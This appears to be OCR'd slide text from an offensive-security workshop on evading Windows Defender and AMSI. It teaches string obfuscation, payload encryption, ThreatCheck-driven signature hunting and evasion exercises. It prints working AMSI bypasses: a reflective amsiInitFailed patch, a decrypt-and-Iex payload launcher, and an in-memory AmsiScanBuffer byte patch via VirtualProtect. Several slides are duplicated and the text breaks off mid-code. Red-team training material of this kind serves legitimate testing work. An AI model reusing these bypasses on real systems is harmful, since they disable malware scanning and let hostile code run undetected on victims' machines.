PS C:\Users\> $test
amsicontext
```

Format String (C#)

C# also has a Format string method:

```
string var1 = "context";
string var2 = String.Format("amsi{0}",var1);
```

Strangely enough ILSpy will decompile it to look like variable insertion:

```
{
    string arg = "context";
    string text = $"amsi{arg}";
}
```

Encrypted Strings

Encrypting

```
$secureString = ConvertTo-SecureString -String '<payload>' -AsPlainText -force
$encoded = ConvertFrom-SecureString -k (0..15) $secureString > <output file>
```


Execution

```
$encoded = <encoded payload>
$Ref = [REF].Assembly.GetType('System.Management.Automation.AmsiUtils')
$Ref.GetField('amsiInitFailed','NonPublic,Static').SetValue($null, $true)
$credential = [System.Management.Automation.PSCredential]::new("tim",(ConvertTo-
SecureString -k (0..15) $encoded))
Iex $credential.GetNetworkCredential().Password
```


What the Hell are Syntax Trees?

- Represents source code in both compiled and interpreted languages
- Creates a tree-like representation of a script/command

```
while b ≠ 0
  if a > b
    a := a − b
  else
    b := b − a
return a
```




Abstract Syntax Tree (AST)



Why Do ASTs Matter?

- They are the primary way for doing flow control analysis
- Modifying them also usually breaks up other static signatures




Example Obfuscation Process

- Break the code into pieces
  - Identify any words that may be specific triggers
- Identify of any chunks that trigger an alert
- Run the code together
- Start changing structure
  - If you want to go down the rabbit hole, start analyzing your ASTs

Exercise 2: PowerShell Obfuscation

1. Obfuscate samples 1-3


- Hints
  1. Break large sections of code into smaller pieces
  2. Isolate fewer lines to determine what is being flagged
  3. Good place to start is looking for “AMSI”



AMSI and Fileless Malware


What Is AMSI?

- The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.




That's Great But What Does that Mean?

- **Evaluates commands at run time**
- Handles multiple scripting languages (PowerShell, JavaScript, VBA)
- As of .NET 4.8, integrated into CLR and will inspect assemblies when the load function is called
- Provides an API that is AV agnostic
- **Identify fileless threats**



Data Flow


POWERSHELL
VBSCRIPT
OTHER APPLICATIONS
OTHER APPLICATIONS
MsMpEng.exe
WINDOWS DEFENDER SERVICE
WIN32 API LAYER
AMSI.h + AMSI.lib + AMSI.dll
AMSIScanBuffer()
AMSIScanString()
COM API LAYER
AMSI.h + AMSI.dll
IAntimalware::Scan()
PROVIDER CLASS REGISTRATION
MpEngine.dll
DEFENDER SCAN ENGINE
MpSvc.dll
DEFENDER RPC SERVER
AV PROVIDER LAYER
WINDOWS DEFENDER PROVIDER CLASS
IAntimalwareProvider::Scan()
3rd PARTY AV PROVIDER CLASS
RPC

Interesting Note About the CLR Hooks

- Based upon the CLRCore port AMSI is only called when Assembly.Load() is called

```
// Here we will invoke into AmsiScanBuffer, a centralized area for non-OS
// programs to report into Defender (and potentially other anti-malware tools).
// This should only run on in memory loads, Assembly.Load(byte[]) for example.
// Loads from disk are already instrumented by Defender, so calling AmsiScanBuffer
// wouldn't do anything.
```

- https://github.com/dotnet/coreclr/pull/23231/files
- Project that abuses this:
  - https://github.com/G0ldenGunSec/SharpTransactedLoad

ThreatCheck

- Scans binaries or files for the exact byte that is being flagged
- Updated version of DefenderCheck
- GitHub
  - https://github.com/rasta-mouse/ThreatCheck

```
C:\> ThreatCheck.exe --help
  -e, --engine    (Default: Defender) Scanning engine. Options: Defender, AMSI
  -f, --file      Analyze a file on disk
  -u, --url       Analyze a file from a URL
  --help          Display this help screen.
  --version       Display version information.


C:\> ThreatCheck.exe -f Downloads\Grunt.bin -e AMSI
[+] Target file size: 31744 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x6D7A
00000000   65 00 22 00 3A 00 22 00  7B 00 32 00 7D 00 22 00   e·"·:·"·{·2·}·"·
00000010   2C 00 22 00 74 00 6F 00  6B 00 65 00 6E 00 22 00   ,·"·t·o·k·e·n·"·
00000020   3A 00 7B 00 33 00 7D 00  7D 00 7D 00 00 43 7B 00   :·{·3·}·}·}··C{·
00000030   7B 00 22 00 73 00 74 00  61 00 74 00 75 00 73 00   {·"·s·t·a·t·u·s·
00000040   22 00 3A 00 22 00 7B 00  30 00 7D 00 22 00 2C 00   "·:·"·{·0·}·"·,·
00000050   22 00 6F 00 75 00 74 00  70 00 75 00 74 00 22 00   "·o·u·t·p·u·t·"·
00000060   3A 00 22 00 7B 00 31 00  7D 00 22 00 7D 00 7D 00   :·"·{·1·}·"·}·}·
00000070   00 80 B3 7B 00 7B 00 22  00 47 00 55 00 49 00 44   ·?³{·{·"·G·U·I·D
00000080   00 22 00 3A 00 22 00 7B  00 30 00 7D 00 22 00 2C   ·"·:·"·{·0·}·"·,
00000090   00 22 00 54 00 79 00 70  00 65 00 22 00 3A 00 7B   ·"·T·y·p·e·"·:·{
000000A0   00 31 00 7D 00 2C 00 22  00 4D 00 65 00 74 00 61   ·1·}·,·"·M·e·t·a
000000B0   00 22 00 3A 00 22 00 7B  00 32 00 7D 00 22 00 2C   ·"·:·"·{·2·}·"·,
000000C0   00 22 00 49 00 56 00 22  00 3A 00 22 00 7B 00 33   ·"·I·V·"·:·"·{·3
000000D0   00 7D 00 22 00 2C 00 22  00 45 00 6E 00 63 00 72   ·}·"·,·"·E·n·c·r
000000E0   00 79 00 70 00 74 00 65  00 64 00 4D 00 65 00 73   ·y·p·t·e·d·M·e·s
000000F0   00 73 00 61 00 67 00 65  00 22 00 3A 00 22 00 7B   ·s·a·g·e·"·:·"·{
```

ThreatCheck

- Two Modes
  - Defender
    - Uses the Real Time protection engine
    - Writes a file to disk temporarily
  - AMSI
    - Uses the in-memory script scanning engine
    - Doesn't write to disk

```
C:\> ThreatCheck.exe --help
  -e, --engine    (Default: Defender) Scanning engine. Options: Defender, AMSI
  -f, --file      Analyze a file on disk
  -u, --url       Analyze a file from a URL
  --help          Display this help screen.
  --version       Display version information.


C:\> ThreatCheck.exe -f Downloads\Grunt.bin -e AMSI
[+] Target file size: 31744 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x6D7A
00000000   65 00 22 00 3A 00 22 00  7B 00 32 00 7D 00 22 00   e·"·:·"·{·2·}·"·
00000010   2C 00 22 00 74 00 6F 00  6B 00 65 00 6E 00 22 00   ,·"·t·o·k·e·n·"·
00000020   3A 00 7B 00 33 00 7D 00  7D 00 7D 00 00 43 7B 00   :·{·3·}·}·}··C{·
00000030   7B 00 22 00 73 00 74 00  61 00 74 00 75 00 73 00   {·"·s·t·a·t·u·s·
00000040   22 00 3A 00 22 00 7B 00  30 00 7D 00 22 00 2C 00   "·:·"·{·0·}·"·,·
00000050   22 00 6F 00 75 00 74 00  70 00 75 00 74 00 22 00   "·o·u·t·p·u·t·"·
00000060   3A 00 22 00 7B 00 31 00  7D 00 22 00 7D 00 7D 00   :·"·{·1·}·"·}·}·
00000070   00 80 B3 7B 00 7B 00 22  00 47 00 55 00 49 00 44   ·?³{·{·"·G·U·I·D
00000080   00 22 00 3A 00 22 00 7B  00 30 00 7D 00 22 00 2C   ·"·:·"·{·0·}·"·,
00000090   00 22 00 54 00 79 00 70  00 65 00 22 00 3A 00 7B   ·"·T·y·p·e·"·:·{
000000A0   00 31 00 7D 00 2C 00 22  00 4D 00 65 00 74 00 61   ·1·}·,·"·M·e·t·a
000000B0   00 22 00 3A 00 22 00 7B  00 32 00 7D 00 22 00 2C   ·"·:·"·{·2·}·"·,
000000C0   00 22 00 49 00 56 00 22  00 3A 00 22 00 7B 00 33   ·"·I·V·"·:·"·{·3
000000D0   00 7D 00 22 00 2C 00 22  00 45 00 6E 00 63 00 72   ·}·"·,·"·E·n·c·r
000000E0   00 79 00 70 00 74 00 65  00 64 00 4D 00 65 00 73   ·y·p·t·e·d·M·e·s
000000F0   00 73 00 61 00 67 00 65  00 22 00 3A 00 22 00 7B   ·s·a·g·e·"·:·"·{
```

Exercise 3: ThreatCheck

1. Download launcher.ps1 and ThreatCheck.exe from: https://github.com/BC-SECURITY/Beginners-Guide-to-Obfuscation/tree/main/Exercise%203
2. Determine the line(s) of code that are being flagged by Defender.
3. Obfuscate the detected line(s) of code so it is no longer flagged by Defender.

Additional Indicators to Consider

- When loading assemblies or dlls there are a number of additional indicators that we must consider
  - The assembly or resource name
  - Embedded resources
  -

Exercise 4: Silk ETW & Obfuscation

Follow the instructions in the exercise folder


Dynamic Evasion

What Can We Do?

- Identify “Known Bad”
  - Sandbox detection
  - Known hunter/AV processes
- Change how we are executing:
  - Inject a different way
  - Use a different download method
  - Circumvent known choke points (D/invoke vs P/invoke)
- Blind the Detection Sensor:
  - Patch AMSI
  - Patch ETW
  - Unhook APIs

AMSI Bypass 1: Reflective Bypass

- Simplest Bypass that currently works
- $Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
- $Ref.GetField('amsiInitFailed', 'NonPublic, Static').SetValue($NULL, $TRUE);




What Does it Do?

- Using reflection, we are exposing functions from AMSI
- We are setting the AmsiInitFailed field to True which source code shows causes AMSI to return:
- AMSI_SCAN_RESULT_NOT_FOUND

```
if (AmsiUtils.amsiInitFailed)
{
return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
```

Why does this work?

- AMSI is loaded into the PowerShell process at start up, so it has the same permission levels as the process the malware is in



AMSI Bypass 2: Patching AMSI.dll in Memory

- More complicated bypass, but still allows AMSI to load
- Patches AMSI for both the PowerShell and CLR runtime

```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
$ASBD = "Amsis"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

AMSI Bypass 2: Patching AMSI.dll in Memory

- We use C# to export a few functions from kernel32 that allows to identify where in memory amsi.dll has been loaded

```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
$ASBD = "Amsis"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xc3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

AMSI Bypass 2: Patching AMSI.dll in Memory

- We modify the memory permissions to ensure we have access

```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
